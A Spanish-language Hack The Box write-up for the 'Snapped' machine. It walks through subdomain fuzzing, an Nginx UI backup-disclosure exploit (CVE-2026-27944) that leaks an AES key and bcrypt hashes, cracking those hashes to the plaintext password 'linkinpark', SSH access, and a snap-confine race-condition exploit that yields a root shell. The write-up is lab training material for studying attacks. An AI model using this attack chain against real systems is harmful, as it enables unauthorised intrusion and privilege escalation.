

Snapped

Attack Path

1. Enumeración de servicios (HTTP/SSH).
2. Descubrimiento de admin.snapped.htb.
3. Identificación de Nginx UI vulnerable.
4. Explotación de CVE-2026-27944.
5. Extracción y análisis de backup.
6. Obtención y crackeo de hashes bcrypt.
7. Acceso SSH como jonathan.
8. Enumeración local.
9. Explotación de CVE-2026-3888 (Snap).
10. Obtención de root.

```
nmap -sC -sV -oN Snapped.nmap -Pn --min-rate 5000 10.129.35.196
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-23 08:43 -04
Nmap scan report for 10.129.35.196
Host is up (0.14s latency).
Not shown: 770 closed tcp ports (conn-refused), 228 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4bc1eb48874a0854897093b7c7a9ea79 (ECDSA)
|_  256 46daa56591c90899b2961d460bfcd63 (ED25519)
80/tcp    open  http      nginx 1.24.0 (Ubuntu)
|_ http-server-header: nginx/1.24.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://snapped.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.32 seconds
```

```
ffuf -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -H "Host: FUZZ.snapped.htb" -u
http://snapped.htb 2>/dev/null -fl 8
...
<SNIPP>
...
admin [Status: 200, Size: 1407, Words: 164, Lines: 50]
```

admin.snapped.htb




image-316.png

Probé diferentes pares de credenciales débiles, pero nada.

```
knalla@Deb:~/Escritorio/HTB/Snapped$ ffuf -w /opt/useful/SecLists/Discovery/Web-Content/common.txt -u
http://admin.snapped.htb/FUZZ 2>/dev/null
...
<SNIPP>
...
assets [Status: 301, Size: 0, Words: 1, Lines: 1]
favicon.ico [Status: 200, Size: 67110, Words: 55, Lines: 64]
index.html [Status: 301, Size: 0, Words: 1, Lines: 1]
mcp [Status: 403, Size: 34, Words: 2, Lines: 1]
robots.txt [Status: 200, Size: 26, Words: 3, Lines: 3]
version.json [Status: 200, Size: 50, Words: 1, Lines: 1]
```




image-317.png

Versión vulnerable al CVE-2026-27944

```
knalla@Deb:~/Escritorio/HTB/Snapped/CVE-2026-27944$ python4 poc.py --target http://admin.snapped.htb --decrypt

X-Backup-Security: g/AuYuTuscY5pdWGvj3F5XW9D2x8VcA0vrp1Ynj2JGs=:2ochFGx6+/CkeBsZLdx0kQ==
Parsed AES-256 key: g/AuYuTuscY5pdWGvj3F5XW9D2x8VcA0vrp1Ynj2JGs=
Parsed AES IV : 2ochFGx6+/CkeBsZLdx0kQ==

[*] Key length: 32 bytes (AES-256 ✓)
[*] IV length : 16 bytes (AES block size ✓)
```

```
[*] Extracting encrypted backup to backup_extracted
[*] Main archive contains: ['hash_info.txt', 'nginx-ui.zip', 'nginx.zip']
[*] Decrypting hash_info.txt...
    → Saved to backup_extracted/hash_info.txt.decrypted (199 bytes)
[*] Decrypting nginx-ui.zip...
    → Saved to backup_extracted/nginx-ui_decrypted.zip (7734 bytes)
    → Extracted 2 files to backup_extracted/nginx-ui
[*] Decrypting nginx.zip...
    → Saved to backup_extracted/nginx_decrypted.zip (9936 bytes)
    → Extracted 22 files to backup_extracted/nginx

[*] Hash info:
nginx-ui_hash: 0a5dc22efce7901ae3242735af2c99bb10b53816924f4aaef0a9dd675e75533f
nginx_hash: abf0972a44e1a25a91917d43113b5f5fbc3c4e5948a083f277a45d672eefa440
timestamp: 20260423-114256
version: 2.3.2
```

De este backup se pueden recuperar dos archivos, un app.ini y un database.db

```
knalla@Deb:~/Escritorio/HTB/Snapped/CVE-2026-27944/backup_extracted/nginx-ui$ sqlite3 database.db
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> SELECT * from users;

1|2026-03-19 08:22:54.41011219-04:00|2026-03-19 08:39:11.562741743-
04:00||admin|$2a$10$8YdBq4e.WeQn8gv9E0ehh.quy8D/4mXHHY4ALLMAzgFPTrIVltEvm|1||g0
|070g0*0:0(00\0D000}u#,0|en
2|2026-03-19 09:54:01.989628406-04:00|2026-03-19 09:54:01.989628406-
04:00||jonathan|$2a$10$8M7JZSRLKdtJpx9YRUNTm0DN.pKoBsoGCBi5Z8/WVG02od9oCSyWq|1||,00q0H0:00e)5U00Z00KH"D000W0|e
n
sqlite>
```

Estos hashes son de formato bcrypt

```
$2a$10$8M7JZSRLKdtJpx9YRUNTm0DN.pKoBsoGCBi5Z8/WVG02od9oCSyWq
$2a$10$8YdBq4e.WeQn8gv9E0ehh.quy8D/4mXHHY4ALLMAzgFPTrIVltEvm
```

Crackeando con hashcat, obtengo que el hash del usuario jonathan corresponde a linkinpark

```
hashcat -a 0 -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt
...
<SNIPP>
...
$2a$10$8M7JZSRLKdtJpx9YRUNTm0DN.pKoBsoGCBi5Z8/WVG02od9oCSyWq:linkinpark
```

jonathan:linkinpark Son las credenciales de la página web, pero casualmente también del usuario del sistema, por lo que puedo acceder por ssh cone estas creds.

```
systemctl list-units --type=service --state=running 2>/dev/null
UNIT                                LOAD    ACTIVE SUB    DESCRIPTION
accounts-daemon.service            loaded active running Accounts Service
avahi-daemon.service                loaded active running Avahi mDNS/DNS-SD Stack
colord.service                      loaded active running Manage, Install and Generate Color Profiles
cron.service                       loaded active running Regular background program processing daemon
cups-browsed.service                loaded active running Make remote CUPS printers available locally
cups.service                        loaded active running CUPS Scheduler
dbus.service                       loaded active running D-Bus System Message Bus
fwupd.service                      loaded active running Firmware update daemon
gdm.service                        loaded active running GNOME Display Manager
gnome-remote-desktop.service        loaded active running GNOME Remote Desktop
kerneloops.service                 loaded active running Tool to automatically collect and submit kernel c...
ModemManager.service               loaded active running Modem Manager
NetworkManager.service             loaded active running Network Manager
```

nginx-ui.service	loaded active running nginx-ui
nginx.service	loaded active running A high performance web server and a reverse proxy...
open-vm-tools.service	loaded active running Service for virtual machines hosted on VMware
polkit.service	loaded active running Authorization Manager
power-profiles-daemon.service	loaded active running Power Profiles daemon
rsyslog.service	loaded active running System Logging Service
rtkit-daemon.service	loaded active running RealtimeKit Scheduling Policy Service
snaped.service	loaded active running Snap Daemon
ssh.service	loaded active running OpenBSD Secure Shell server
switcheroo-control.service	loaded active running Switcheroo Control Proxy service
systemd-journald.service	loaded active running Journal Service
systemd-logind.service	loaded active running User Login Management
systemd-oomd.service	loaded active running Userspace Out-Of-Memory (OOM) Killer
systemd-resolved.service	loaded active running Network Name Resolution
systemd-timesyncd.service	loaded active running Network Time Synchronization
systemd-udevd.service	loaded active running Rule-based Manager for Device Events and Files
udisks2.service	loaded active running Disk Manager
upower.service	loaded active running Daemon for power management
user@1000.service	loaded active running User Manager for UID 1000
user@120.service	loaded active running User Manager for UID 120
vgauth.service	loaded active running Authentication service for virtual machines hosted...
wpa_supplicant.service	loaded active running WPA supplicant

```

snap --version
snap      2.63.1+24.04
snapd     2.63.1+24.04
series    16
ubuntu    24.04
kernel    6.17.0-19-generic

```

Esta versión de snap es vulnerable al CVE-2026-3388. <https://github.com/TheCyberGeek/CVE-2026-3888-snap-confine-systemd-tmpfiles-LPE>

Saqué root siguiendo los pasos y nada más, eso si, es poc es una race condition medio inestable por lo que tuve que ejecutarlo unas 3 veces. Aún así esta máquina es medio idealista porque depende de que el .snap se elimine, por defecto esto ocurre cada 10 o 30 días. En el peor de los casos esto terminaría dando frutos en 3 meses, considerando que tuve que ejecutar el poc 3 veces. Solo se da la situación de que este .snap se elimina cada ciertos minutos en esta máquina, pero bueno, no deja de ser una misconfiguration.

```

jonathan@snapped:~/Desktop$ ./exploit ./librootshell.so
=====
CVE-2026-3888 — snap-confine / systemd-tmpfiles SUID LPE
=====
[*] Payload: /home/jonathan/Desktop/./librootshell.so (9064 bytes)

[Phase 1] Entering Firefox sandbox...
[+] Inner shell PID: 17066

[Phase 2] Waiting for .snap deletion...
[*] Polling (up to 30 days on stock Ubuntu).
[*] Hint: use -s to skip.
id
[+] .snap deleted.

[Phase 3] Destroying cached mount namespace...
cannot perform operation: mount --rbind /dev /tmp/snap.rootfs_Iq6MFK//dev: No such file or directory
[+] Namespace destroyed.

[Phase 4] Setting up and running the race...
[*] Working directory: /proc/17066/cwd
[*] Building .snap and .exchange...
[*] 285 entries copied to exchange directory
[*] Starting race...
[*] Monitoring snap-confine (child PID 18500)...

[!] TRIGGER — swapping directories...

```

```
[+] SWAP DONE — race won!  
[*] ld-linux in namespace: jonathan:jonathan 755  
[+] Poisoned namespace PID: 18500
```

```
[Phase 5] Injecting payload into poisoned namespace...  
[+] ld-linux owned by uid 1000 (attacker). Race confirmed.  
[*] Planting busybox...  
[*] Writing escape script → /tmp/sh  
[*] Overwriting ld-linux-x86-64.so.2...  
[+] Payload injected.
```

```
[Phase 6] Triggering root via SUID snap-confine...  
[*] snap-confine → snap-confine (SUID trigger)  
[*] Exit status: 0
```

```
[Phase 7] Verifying...  
[+] SUID root bash: /var/snap/firefox/common/bash (mode 4755)  
[*] Cleaning up background processes...
```

```
=====
```

```
ROOT SHELL: /var/snap/firefox/common/bash -p
```

```
=====
```

```
bash-5.1# id  
uid=1000(jonathan) gid=1000(jonathan) euid=0(root) groups=1000(jonathan)  
bash-5.1# ls  
CVE.zip  exploit_caps.c  librootshell_caps.c  librootshell_suid.c  
exploit  exploit_suid.c  librootshell.so      README.md
```